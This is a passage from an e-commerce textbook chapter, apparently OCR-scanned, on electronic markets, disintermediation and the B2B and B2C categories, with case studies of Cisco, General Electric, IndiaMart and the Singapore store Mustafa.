In the new era of emerging electronic communities, marketing organizations have to learn to cater to the concept of the one-stop-shop. Consider the role of a business involved in prmoting tourism that plans to cater to an electronic community. The organization must offer the full range of products and services needed to attract the online community, including travel magazines and travel book publishers, using visuals and text information regarding, hotels, directions, facilities for instant bookings of travel modes, hotels and attractive, and competing destinations. The disintermediation process will give rise to the restructuring of the value chain. Organizations must understand the strategic impact of electronic communication; which, in many cases, will threaten the existing distribution channels of dealers, brokers, and retailers (Fig. 1.2).




Fig. 1.2 (A) Traditional Distribution Chain (B) Partial Disintermediation (C) Total Disintermediation

An important fall out of the growth of electronic commerce has been the development of electronic markets and the advantages they offer over traditional markets, to all segments of the industry, consumers, and society at large.

From the perspective of industry, shown in Fig. 1.3, electronic commerce has already opened up new frontiers, in electronic markets, by redefining the relationship among manufacturers, dealers, and consumers. The access by all connected on the network, to open markets, prices, and product and quality information, has opened doors to extreme competition. As a result, the wholesaler or middleman may be passed over in a direct transaction between the manufacturer and the consumer. The open access to information, reduction in product search cost, wholesaler and dealer overheads and friction reduction in other retailing transactions, combined with EDI, have markedly reduced the total cost of the transaction.




Fig. 1.3 Near Future Perspective of Industry

The *selling price* of a product consists of three elements—*production costs*, *coordination costs*, and *profit margin*. When production costs are largely minimized, firms can economize on coordination costs. Electronic markets are a more efficient form of coordination for certain classes of product transactions, especially those where asset specificity is low or where products are easy to describe. Thus, with cheap coordination transactions, interconnected networks and easily accessible databases, electronic markets thrive due to the following reasons:

Lower Coordination Costs Favor Electronic Markets

Electronically linked producers and retailers are able to lower their costs by reducing intermediary transactions and unnecessary coordination, due to direct electronic transactions with the consumer.

Low Computing Cost can Transform and Expand Products to Make them Suitable for the Electronic Market

- Products that are easy to describe also favor electronic markets. For example, a typical stock index fund requires averaging several thousand securities daily into one easy-to-describe product. Such products can be easily managed on the electronic market environment.
- Even in asset-specific transactions the use of information systems and standardization can narrow the gap and make them amenable to the electronic market. For example, the personal computer, a highly asset-specific device, has been successfully sold

through mail-order channels in the past and through electronic store fronts today. The 'plug and play' configurations offered through electronic channels have simplified consumer life.

Multiple Choice Preference Based Shopping

Traditional single source sales channels had been evolving into linked databases between firms, through EDI, leading to biased electronic markets. The evolution of these linked databases is now yielding to shared databases accessible to all firms. As a result, biased electronic markets will transform into unbiased markets. Unbiased markets offer tremendous choice to buyers and, may thus, lead to the development of specialized markets—through the use of expert systems which search, scan, and rank products based on customer preferences—where customers can use customized aids in making their choices.

Trade-off in Market Participation

Electronic markets pass on the savings accrued from improved coordination costs and sell at a discount compared to traditional markets. In addition, the market-makers' profits, from an increased volume of sales transactions are likely to far exceed the potential erosion in profits resulting from a low sale price, because of the effects is of the electronic market.

Minimized Delivery Costs

Delivery costs are minimized in two ways. First, since the information in a e-commerce transaction is transmitted electronically, the paper based information/document exchange cost is substituted by much lower electronic distribution costs. Second, as each element of the industrial value chain is bypassed, a physical distribution link and related inventory carrying costs are eliminated.

Electronic markets offer manufacturing organizations the capability to accumulate a plethora of information about their customers and competitors. Organizations must make use of this information to anticipate customer needs and respond instantly. For example, if a greeting card company knows the birthdays and ages of children in a given household, it could target the family members just few weeks prior to the birthday. This means that a marketing organization must deal with time-sensitive micro-segmentation or marketing to the individual customer at specific points in time. It becomes imperative for marketing organizations to remodel the relevant information requirements based on these parameters:

1. kind of information required to capture clients in electronic communities;
2. scale of information systems needed to access and analyze the information;
3. micro-segment marketing to unstored (family/friends) circles at specific points in time.

In the long-term (Fig. 1.4) the industry will adjust to take advantage of the new alignments. Most marketing organizations tend to focus narrowly on consumer's needs within the parameters of their product category. Only few try to analyze the business of companies in unrelated industries, targeting the same set of customers.




Fig. 1.4 Industry's Perspective (future)

The emergence of electronic communities has a profound implication as it affects not only the marketing strategy but also the very nature of the product mix offered by a company. From the marketing perspective, a producer has to make a choice to market its product online, using the electronic shelf space of a well developed electronic marketplace, or to develop an attractive superstore on the information highway. For example, a publishing company faces multiple choices from the marketing perspective: (a) publish hard copies and promote them through electronic markets; (b) create their own superstore to 'display' all the books published by the company and promote the store as a popular place. The electronic community paradigm also opens up newer dimensions from the product offering perspective. In the same publishing company example, the company has multiple choices in product offering. These are: (a) offer the old fashioned hard copy books for delivery; (b) online versions of books for delivery; (c) online interactive versions of the books for selected content delivery; (d) Soft copy media based (such as CD ROM) versions of books.

Ultimately, electronic markets will have a very important effect on our economy. By reducing the costs of negotiating and consummating deals, namely the search and transaction costs, and by helping buyers find the best supplier, electronic markets will make it more attractive to buy certain goods and services than to make them. Therefore, vertical integration will be less appealing to many companies. The propensity to manufacture or make them will be reduced and a tendency to acquire them from an easily accessible market place will go up. Networks of companies that perform different steps in the value added chain, also known as value adding partnerships, may well become a major industrial structure. As more specialized products unique to a segment of market population have begun to emerge, mini-markets for specialized products, in the form of electronic communities, will become a more efficient structure. This focus, away from vertical integration to value added networks, will lead to transnational virtual corporations.

From the consumer's perspective (Fig. 1.5) electronic markets offer quicker shopping. From the comfort of their home or office, consumers can gather information, carry out price comparisons, order customized products and in some cases (digital products) experience free samples from around the world. With the adoption of the internet by banks, stock brokers, and other asset management service providers, consumers in the electronic commerce era can not only carry out asset management with a wider variety of choices but can take care of bill payments as well. As the economy continues its march towards the digital era, consumers are able to access the worldwide job market and are in a position to leverage their expertise at global rates, through the use of information and communication technologies.

Electronic markets are likely to promote price competition and reduce the market power of sellers. Buyers are likely to benefit from these systems in following ways:

1. Consumers may enjoy lower prices because of increased competition among the sellers.
2. Consumers will be better informed about the available products, and may thus choose sellers who suit their needs better. This will generate substantial allocation efficiencies.
3. Transaction costs and searching costs incurred in obtaining the best possible product features and prices are largely minimized.

Fig. 1.5 Consumer's Perspective

Such efficiencies would make the introduction of electronic markets socially desirable for markets with high information costs, creating a profit potential for the right kind of intermediaries.

On the other hand, electronic markets can put sellers in a dilemma as they will be made worse off as a group by a market system that opens up both price and product information offerings. Yet, each of them individually could enjoy the 'first mover' advantage as the revenues that can be derived by charging buyers for services of such a system outweigh the loss of individual monopolistic rents. Further, sellers can take advantage of buyer's search costs. It is actually price information that places most pressure on the sellers profits.

In that context, sellers have an incentive to manipulate electronic marketplaces in order to increase the cost of obtaining price information. Sellers as a group can exploit the inbuilt bias in the system. As a group, sellers may discourage consumers from searching for price deals, by fixing high customer usage and access charges for such information. Consequently, it may result in higher profits for sellers. For example, most airlines offer a wide gamut of active fares and promotional fares to confuse comparisons. In the airlines industry, frequent flier programs, introduced to increase product differentiation, have further confused customers.Thus, the electronic market maker can infect increase his profits by charging high user fees from customers and charging high fees from competitors who would like to advertise their product offerings.

In such an environment suppliers may form cartels, overload consumers with unduly large options in the name of product differentiations, or offer misleading options only to discourage and increase the search cost of consumers. For electronic commerce to flourish there may be a need for market based regulating mechanisms and governance. Legislative and other policies will be needed to ensure a fair playing field, to ensure free and unbiased access to every user of the system. Strict standards and licensing policies will be also needed.

The evolution of the information infrastructure, developed in the past quarter of the century, has been utilized by the academic for collaborative research, knowledge sharing and communication, and lately in constructing electronic libraries. The cultural and entertainment industry adopted it and through it today people can visit electronic museums, galleries and various online communities. The Hindu Universe (http://www.hindunet.org) cited by CNN (http://www.cnn.com), as an authentic source on Hinduism, is an early example of an electronic community. The Hindu Universe community was formed to cater to the needs of the Hindu diaspore around the world. It builds a virtual community that addresses the cultural and religious needs of the Hindus residing in North America, Europe, Africa and the West Indian islands. The resource center of the Hindu Universe consists of a collection of information on Hindu Gods, sages, scriptures, modes of worship, Hindu philosophy and its tenets, customs, festivals, life science, and yoga. It also provides a comprehensive list of temples and cultural organizations around the world, along with a list of scheduled programs. The section for kids and youth addresses the issues faced by growing teenagers in non-Indian environments. An interactive channel for youth provides them with a support and discussion facility, to learn from each other. Today, there are many region specific and city specific communities within the Hindu Universe, to address local and regional issues through discussion, sharing, and mutual dialogue based on the electronic media.

Any application of the economic activity fostered due to electronic commerce is truly significant if it results in improvements in the quality of life of people all over the world. From the societal perspective (Fig. 1.6), the energy savings due to reduction in unnecessary transportation of people will also release precious resources for other development activities. As the newer industrial and business opportunities emerge due to newer needs of people, more jobs will be created. As the digital economy disfavors vertical integration and promotes value adding partnerships, the move towards virtual corporations will create an international division of labour, with increased international, investments integrating developing countries into a global economy, while leading them to healthier growth. In other words, adoption of electronic commerce will facilitate the international free trade system, contribute to economic growth, and an improved living standard globally.




Fig. 1.6 Impact on the Society

Electronic commerce is already forcing a shift in the way business is conducted, by opening up and throwing all involved into extreme competition. This will lead to bypassing the wholesaler or the middlemen in a direct transaction, thus, reducing friction between the manufacturer and consumer. These savings will markedly reduce the cost of transaction. Direct accesses to the marketplace reduces entry barriers and will continue to result in the creation of new business such as www.Priceline.com, a bargain airline ticket agent, and www.chipshot.com, a customized golf equipment seller. As consumers are able to express their needs, products unique to electronic markets will continue to appear. Examples of some of these products include an online entertainment industry and software on rent businesses. Ultimately, each business will become highly specialized and gain leverage over the strengths of others, leading to the growth of international virtual corporations. From the consumer's perspective, electronic commerce offers greater variety, one can purchase the finest products from any part of the world, manage finances, and even hunt for a new job from the comforts of home, while makiuga saving in time and energy resources.

However, the existing social and economic structure is designed and optimized for current monetary systems and trade practices. The setup now requires suitable modification for the smooth conduct of electronic markets. Any tampering with the structure is fraught with risks. The first risk emanates from the way electronic markets operate. Although efficient and convenient, these markets depend upon the information network infrastructure. Any disruption in the infrastructure, due to natural disasters, accidents, or sabotage, can have far reaching, disastrous consequences. A single failure of settlement in major financial markets could, in principle, influence the entire economic system, in the very least paralyzing it. In the software agent based economy, actions of few software agents can cause unprecedented price wars or stock market swings. The 1987 crash of the US stock market was accentuated due to programmed trading with a lack of effective circuit breakers. Economic fraud and online crimes such as stealing of trade secrets, commercial espionage, and invasion of privacy and intellectual property rights may see a rise. As economies get intertwined closely, the efficiency of the electronic market will make money movement more fluid. As a consequence, fluctuations in the global economy and market will be wider and quicker than ever before. The traditional set of economic rules and regulations devised for national economies will grow obsolete and they while have to adapt to the new economic reality. On the social front, the benefits of market efficiency will accrue to information rich nations and societies. Scores of people without access to information infrastructure are likely to miss out on the benefits of electronic markets, resulting in a greater divide between rich and poor people, companies, and nations.

In the interest of healthy economic growth, certain counter-measures are required. These include universal access, information literacy, and re-establishment of economic rules and transaction policies. Today, most of people in our country do not even have access to a telephone. It is time to think of ingenious ways to leapfrog and build an information infrastructure that guarantees universal access to the service, through interfaces in native languages. It also offers great opportunities for growth of electronic markets in the niche area of public interface. In this regard, governments and countries with advanced e-commerce infrastructure must offer financial and technical support. As the actual infrastructure is being implemented, people must be educated about the usage, benefits, ethics, and the dangers of the networks. Finally, information security needs to be strengthened to resolve the fragility and vulnerability of e-commerce. This would require technological improvements in network management, and encryption and public key infrastructure. A legal framework, related to information protection and crime prevention in the information network is also required.

In short, e-commerce will grow as a major force, transforming the way business is conducted. In the process, it promises a growth opportunity for businesses involved in information infrastructure development. Electronic markets offer a convenient, efficient, and cheaper mechanism to consumers. E-commerce will continue to grow as the numbers of people with access to information service grow worldwide. The economies, businesses, people, and nations that adopt and integrate the implications of e-commerce in their strategy are poised to rise to newer height.

The final issue is to strengthen information security. In order to resolve the issue of electronic market fragility and vulnerability, we must improve the security of the information infrastructure. This security requires technology such as network management, encryption, and key management. The quality of systems management can be improved by using such technologies. Moreover, laws related to privacy protection and crime prevention in information networks, establishment of international surveillance organizations for network crime, and the acknowledgment of network ethics are also required.

CLASSIFICATION OF ELECTRONIC COMMERCE

Electronic commerce utilizes information and communication technologies to carry out market transactions among two or more parties—usually businesses and consumers. At times one of these parties may be the government as well. Although, in general we may treat the government as a business entity, in much of the situations it is a special kind of business, that may operate with its own set of rules and regulations. Based upon the entities involved in a transaction, electronic commerce has been classified in these categories: Business-to-Business (B2B), Business-to-Consumer (B2C), Consumer-to-Business (C2B), and Consumer-to-Consumer (C2C). As stated earlier, the government may operate with its own set of rules, thus at times the Business-to-Government (B2G) category is also included.

Electronic commerce technology can also be used for streamlining the internal processes of an organization to derive all the same benefits that are likely to accrue in any inter-organizational (B2B) system. The application of integration ability of electronic commerce within an organization to streamline processes, reduce friction and internal overheads cost is referred to as the intra-organizational electronic commerce. A common application of intra-organizational electronic commerce is the dissemination of information to employees in order to improve management-employee relationships. These applications of intra-organizational electronic commerce are also referred to as Business-to-Employee (B2E) applications.

Business-to-Business Electronic Commerce

Business-to-Business electronic commerce facilitates inter-organizational interaction and transaction. This type of electronic commerce requires two or more business entities interacting with each other directly, or through an intermediary. The intermediaries in Business-to-Business EC may be market makers and directory service providers, who assist in matching buyers and sellers and striking a deal. The business application of B2B electronic commerce can be utilized to facilitate almost all facets of interactions among organizations, such as inventory management, channel management, distribution management, order fulfillment and delivery, and payment management. The B2B electronic commerce can be a supplier-centric, buyer-centric, or an Intermediary-centric.

In the supplier-centric model, a supplier sets up the electronic commerce marketplace. Various customer/buyer businesses interact with the supplier at its electronic commerce marketplace. Typically, it is done by a dominant supplier in the domain of products it supplies. The supplier may provide customized solutions and pricing to fit the needs of buyers' businesses. The supplier may also institute different pricing schemes for buyers. Usually, differential price structure is dependent upon the volume and loyalty discount.

ILLUSTRATION 1.1 Cisco Connection Online (CCO)

Organizations such as Intel and Cisco have been exploiting the benefits of the supplier-centric electronic commerce for several years. Silicon Valley based Cisco systems, the leading supplier of computer networking equipment (routers, hubs, and switches) has seen exceptional growth from 94 employees in 1989 to around 9000 within a decade. With close to 70% of the market share, its products are sold and deployed in around 75 countries. Cisco systems adopted the electronic communication with customers, partners, and businesses way back in 1992. In the early years customers used Cisco Connection Online (CCO) by dialing up the public data communication network to access product information and solutions to common problems. In the following year, it added tools for downloading the software patches and new releases of software, and also extended the facility to registered users along with a guest login. Within a year, the CCO had over 2000 registered users with about 600 logins every week. Many of these customers were logging in to acquire information and seek assistance in solving their problems. In April 1995, Cisco launched a private discussion group for open forum discussion of customer's and channel partner's problems. Customers posted their questions in this open forum, Cisco engineers and others who may have faced the same problem earlier provided the answers. Cisco's launch of its web site with company and product information, discussion forums, and a feedback mechanism were further used by the marketing organization to identify the future needs of customers, in addition to information sharing and providing solutions to their problems. In the later half of 1995, Cisco added two agents: the Pricing and the Status agents. The Pricing agents puts the power of price discovery in the hands of registered partners, these registered customers can look at the prices of suitable products in local currencies. The status agent enables customers to check the status of an order. With the introduction of these two agents thousands of queries that were either handled through phone or fax have migrated to the web, with customers getting near instantaneous response. Today more than 70% of Cisco's customer support is delivered over the network, resulting in tremendous cost savings, improved customer relationship, and service leadership. Cisco started using the web as a marketing tool, but has evolved into a customer relationship management tool—where customers do much of the work—on their own—starting from price discovery, placement of orders, checking an order, downloading software upgrades, reporting a technical problem and finding a solution.

Cisco runs mirror sites to speed up responses and reduce the traffic congestion problem from European and other communities outside the United States, in France, Netherlands, United Kingdom, Australia, China, Hong Kong, Japan, and South Korea. Today Cisco, through its web site, offers a full-fledged online market place, complete with partner and re-seller registration, information center for products, online pricing and ordering, software delivery over the internet, status checking, online service and support and training in multiple languages.

To quote Cisco Annual Report for the financial year 1999-2000,— "Cisco has become a trusted technology partner to many of the largest companies in the world. We are not only a technology advisor, but also an advanced user of internet technology to run our own business. The adoption of internet applications in each of Cisco's functional areas is an integral part of our business planning process and results in tremendous productivity benefits and cost savings. During this past fiscal year, for example, 90 percent of our customer orders were transacted over the internet. We have created world class e-commerce, customer support, and workforce optimization applications and are the leader in virtual manufacturing, virtual close, and e-learning solutions".

Today, over 90% of customer orders are completed via the CCO, its electronic commerce site, resulting in 99% percent order accuracy in the first try, saving time and money. Cisco estimates the savings to be the is tune of US $ 60 million in operating costs, due to the electronic commerce solution employed by it. By implementing a virtual supply chain the company has been able to reduce inventory levels by 45%, and reduce the time to market its products by approximately 12 weeks. The operating cost savings resulting from its shift to virtual manufacturing have been estimated at over US $ 175 million. The company has already deployed an e-learning solution and can train up to 3000, people, dispersed worldwide, in a single online session. The move to adopt an e-learning solution for sales and technical staff will save around 60% of the training costs incurred by the company. Online technical assistance to users, through the Technical Assistance Center (TAC) web site of the Cisco, provides real-time assistance. The site handles over 80% of the support questions, with a majority of them resulting in a satisfactory close out in a single interaction. The introduction of customer-care solutions through the TAC has improved customer satisfaction by 25% and resulted in an estimated savings of US $ 270 million through reduced technical staff, telephone, fax and shipment charges. Simple downloads of 100,000 software upgrades and patches in a month—a very conservative estimate for the company—amounts to approximately US $1 million in savings, in addition to the reduction in production cost of software media and erroneous shipment, among others.

In buyer-centric electronic commerce, major businesses with high volume purchase capacity create an electronic commerce marketplace for purchase and acquisition by starting a site on their own. The online electronic commerce marketplace is used by the buyer for placing requests for quotations (RFQs) and carrying out the entire purchase process. This kind of facility may be utilized by high volume and well recognized buyers, as they may have adequate capacity and business volumes to lure suppliers to bid at the site. The United States Government and the General Electric's Trading Process Network are examples of buyer-centric electronic commerce.

ILLUSTRATION 1.2 General Electric Information Systems (GEIS)

The General Electric Information Systems (GEIS) initiated a web site for posting invitations for tenders and other accompanying documents. Initially, in the new process, the company posted a single copy of the online downloadable documents, and notified GE's suppliers through e-mail. The company's suppliers were expected to download the Request For Quotations (RFQs) through the internet and submit their bids electronically. General Electric employs over 200,000 people worldwide, with 250 manufacturing plants spread in 26 countries. It is one the most diversified companies with leading status in manufacturing home appliances, power generation, aircraft engines, industrial materials, TV broadcasting, and capital services, and is one of top ten corporations in the United States. The process of managing the tendering process, suppliers' database and providing timely information to suppliers was a cumbersome task due to the shear volume of procurement. With the setting up of the e-commerce business-to-business site, GE has been able to streamline its procurement process. A single online posting of the tender document and e-mail notifications to selected suppliers alongwith their subsequent online bidding not only saves time but has also offered tremendous savings in processing costs. Also, it has increased competition as any supplier from any part of the world can access the site and bid. In order to be able to bid all they require is an internet connection and the Trading Process Network (TPN) software download, which is free of charge. The company experimented with a pilot implementation to automate procurement at GE's Lighting Unit in Cleveland. It resulted in an immediate payoff of 10 to 15 percent reduction in prices, due to the openness of the web. Also, the purchasing cycle was cut to half from fourteen days to seven days. The TPN creates a level playing field for small businesses and offers them an opportunity to compete. The deployment of e-commerce based procurement solutions had a significant impact on the company. It has reduced transaction costs for both General Electric and its suppliers, leading to more aggressive pricing and attracting new bidders.

As the next step, the company extended the facility, to all its suppliers, to distribute their RFQs through the Trading Process Network. The company also made its supplier database available to members for selecting a list of likely suppliers. To expand the supplier database, the company teamed up with Thomas Publishing, publishers of the *Thomas Register of American Manufacturers*. A database containing 60,000 products from 6000 manufacturers is available online to the member community for shortlisting likely suppliers. Today, the Trading Process Network has evolved into an interactive trading community.

In intermediary-centric electronic commerce, in the business-to-business context, a third party sets up the electronic commerce marketplace and attracts both the buyer and seller businesses to interact with each other. The buyers and sellers, both benefit from the increased options in terms of pricing, quality, availability and delivery of goods. The third party electronic commerce marketplace acts as a hub for both suppliers and buyers, where buyers place their request for the quotations and sellers respond by bidding electronically, leading to a match and ultimately to a final transaction.

The role of the intermediary Company is that of an electronic market maker. It is essential that the intermediary company represent a large number of members in that specific market segment, i.e., both the buyers and the sellers. The intermediary reduces the need for buyers and sellers to contact a large number of potential partners on their own. The intermediary, by electronically connecting many different buyers and sellers through its database of potential suppliers and buyers, fulfills the role. The information available from the intermediary's database allows a buyer to screen out obvious unsuitable sellers and to compare the offerings of many different potential sellers quickly, conveniently, and inexpensively.

Many a time the bigger players capable of setting up a buyer or suppler-centric electronic commerce site expand the role by forming an intermediary company. Honeywell International (www.myplant.com) and General Electric's Trading Process Network (TPN) are some intermediary-centric electronic commerce markets that have been initiated by the larger players in this market segment.

ILLUSTRATION 1.3 IndiaMart.com

IndiaMart.com founded in 1996, has been serving as a third party electronic marketplace for Indian exporters and manufacturers. The company implemented a Business-to-Business (B2B) electronic marketplace in 1996, at a time when electronic commerce awareness had just begun to unfold. IndiaMart.com planned to capitalize on the opportunity of becoming a third party market maker that connects Indian exporters with buyers abroad. It was a period when a vast majority of exporters had barely heard of the internet. The implementation of the marketplace was a relatively easy task compared to getting the buyers and suppliers together at the electronic market place. During the start-up period IndiaMart did not have any supplier base, thus getting buyers was a challenging task. On the other hand, attracting suppliers to join a marketplace that did not have potential buyers was no less of a challenge.

IndiaMart tackled the issue by creating business catalogues and placing them on the net during the initial period. As a result, suppliers got free listing and exposure. IndiaMart further added the feature of free query forwarding in addition to free listing, as the free listing service was available at many sites. The queries received by IndiaMart were forwarded through e-mail, fax, phone or regular postal service to exporters, depending upon the nature of facilities available with them. The forwarding of queries through e-mail did not entail much expense, but phone, fax, and postal services did. However, it was essential to demonstrate the power and reach of the internet to exporters and suppliers who were not even familiar with computers. The strategy paid off in long run. As suppliers started receiving queries, they were interested in making a bigger presence on the IndiaMart.com e-marketplace. The development of web based catalogues and contents for these suppliers, exporters, and tour operators formed an important revenue stream in the early years. In late 1996, Indiamart entered into an alliance with ASSOCHAM to promote ASSOCHAM's members free of cost on its e-marketplace for a year. As a result, many industries like apparel, chemicals, handicrafts, auto, health, and travel registered accelerated growth.

Towards the end of 2001, out of 1200 catalogues displayed on Indiamart 60–70% belonged to travel, handicrafts, apparel and auto. It received around one lakh queries every month and still sends around 6000 of them by postal service. But, over a period, the volume of enquiries has taken a quantum leap and suppliers with no e-mail connectivity have drastically come down. The Indiamart.com e-marketplace consists of 60,000 businesses, classified in 450 product and service categories. In the 2000–2001 financial year, Indiamart.com members were estimated to have transacted business worth around Rs. 600 Crores. In the process, the company has been generating revenues close to ₹ 2 Crores, and has been a profitable firm for the past few years.

Business-to-Consumer Electronic Commerce

Business-to-Consumer (B2C) electronic commerce offers consumers the capability to browse, select, and buy merchandise online, from a wider variety of sellers and at better prices. The two or more entities that interact with each other in this type of transaction involve one selling business and one consumer. The selling businesses offer a set of merchandise at given prices, discounts, and shipping and delivery options. In this type of electronic commerce the sellers and consumers both benefit through the round the clock shopping accessibility from any part of the world, with increased opportunity for effective direct marketing, customizations, and online customer service. The application of electronic commerce in the retailing segment has seen it evolve from an online version of catalog selling to accepting orders and payments online and translating zero inventories into huge discounts on the prices of items. The B2C model of electronic commerce transaction is ideally suited for the following types of merchandise:

1. Goods that can be easily transformed into digital format, such as books, music clips and videos, and software packages;
2. Items that follow standard specifications, like printer ribbons, ink cartridges etc.;
3. Highly rated branded items or items with return security: such as Dell and Compaq computers, electronic gadgets from Sony, etc.;
4. Items sold in packets that cannot be opened even in physical stores, e.g., Kodak film rolls;
5. Relatively cheap items where savings outweigh risks;
6. Items that can be experienced online, such as music, videos etc.

The B2C electronic commerce opportunity has been utilized by three types of businesses—channel enhancement, the on-line internet based stores, and small businesses trying to surpass entry barriers.

Existing businesses may use it for expanding the market space and revenues by utilizing the internet as new channel to do business with customers. Mail-order catalogue businesses were the early players who took advantage of the web and internet as they set up their web sites where customers could place orders for goods and services online. Also, existing consumer merchandisers with established store channels adopt B2C electronic commerce to augment sales through a new channel, as well as to make it easier to reach out to global customers. Examples include Dell Computers (http://www.dell.com) and Mustafa (http://www. mustafa.com.sg).

ILLUSTRATION 1.4 Mustafa

Mustafa, a popular departmental store in Singapore with Indians- (locals as well as tourists and transit passengers), stocks over 100,000 items, spread over 2 buildings with 4 floors each. The store has been a popular stop-over for the Indian transiting through Singapore for buying items like appliances, electronics, jewelry, apparels and gifts as the goods sold in the store cater to Indian requirments and also because the store takes care of shipping the goods to India. Mustafa receives over 60% of its business from overseas visitors. The store had a fair bit of computerization going on even prior to 1995, in terms of bar-coded items, cash registers, and inventory and purchase order management systems. In 1995, it put up a static information only web site for potential visitors.

In September 1997, with the emergence of the internet as an imminent force and inspired by the success of Dell and Amazon.com, Mustafa decided to move on to a transactional site where international visitors can browse through store catalogs and place orders in advance. Thus, offering a convenience to harried visitors, who have to rush through the shopping during transit. In the new model, customers can place the order in advance and specify the transit date. On the day of transit, the goods are delivered to the airport; sent directly as an air package that is part of the transiting passenger's additional baggage, or the customer may visit the store personally. The company decided to have its own server rather than have it hosted at a service provider. The company also ensured that the online store was fully integrated with the back-end system and the entire staff of over 700 people were made internet literate. The Company Invested Singapore $ 60,000 towards the development and implementation of online system. The Mustafa online store runs on a HP NetServer Pro 200 with 256 MB RAM and RAID II storage, with the Windows NT environment. The system is powered by the Microsoft Site Server 3.0 Commerce Edition running on the Microsoft Backoffice Server - SQL Server, Internet Information Server, and Exchange Server. The site uses Cisco routers with firewall and proxy servers.

In mid-1998, Mustafa started accepting online orders and payments using the secure socket layer, showcasing 500 items that were popular in the tourist and transit visitors category. The integrated back-end ensured that when the item is not in stock or cannot be filled within reasonable time, it is automatically eliminated from the showcase. Within a span of one year from its launch in May'99 the site registered 2000 visitors a day and a transaction value of Singapore $ 200,000 for the month of May. Out of the orders received in that month, approximately 91% came from countries like USA, Malaysia, Indonesia, Brunei, Pakistan, and Nigeria, and only 9% of orders came from the local market.

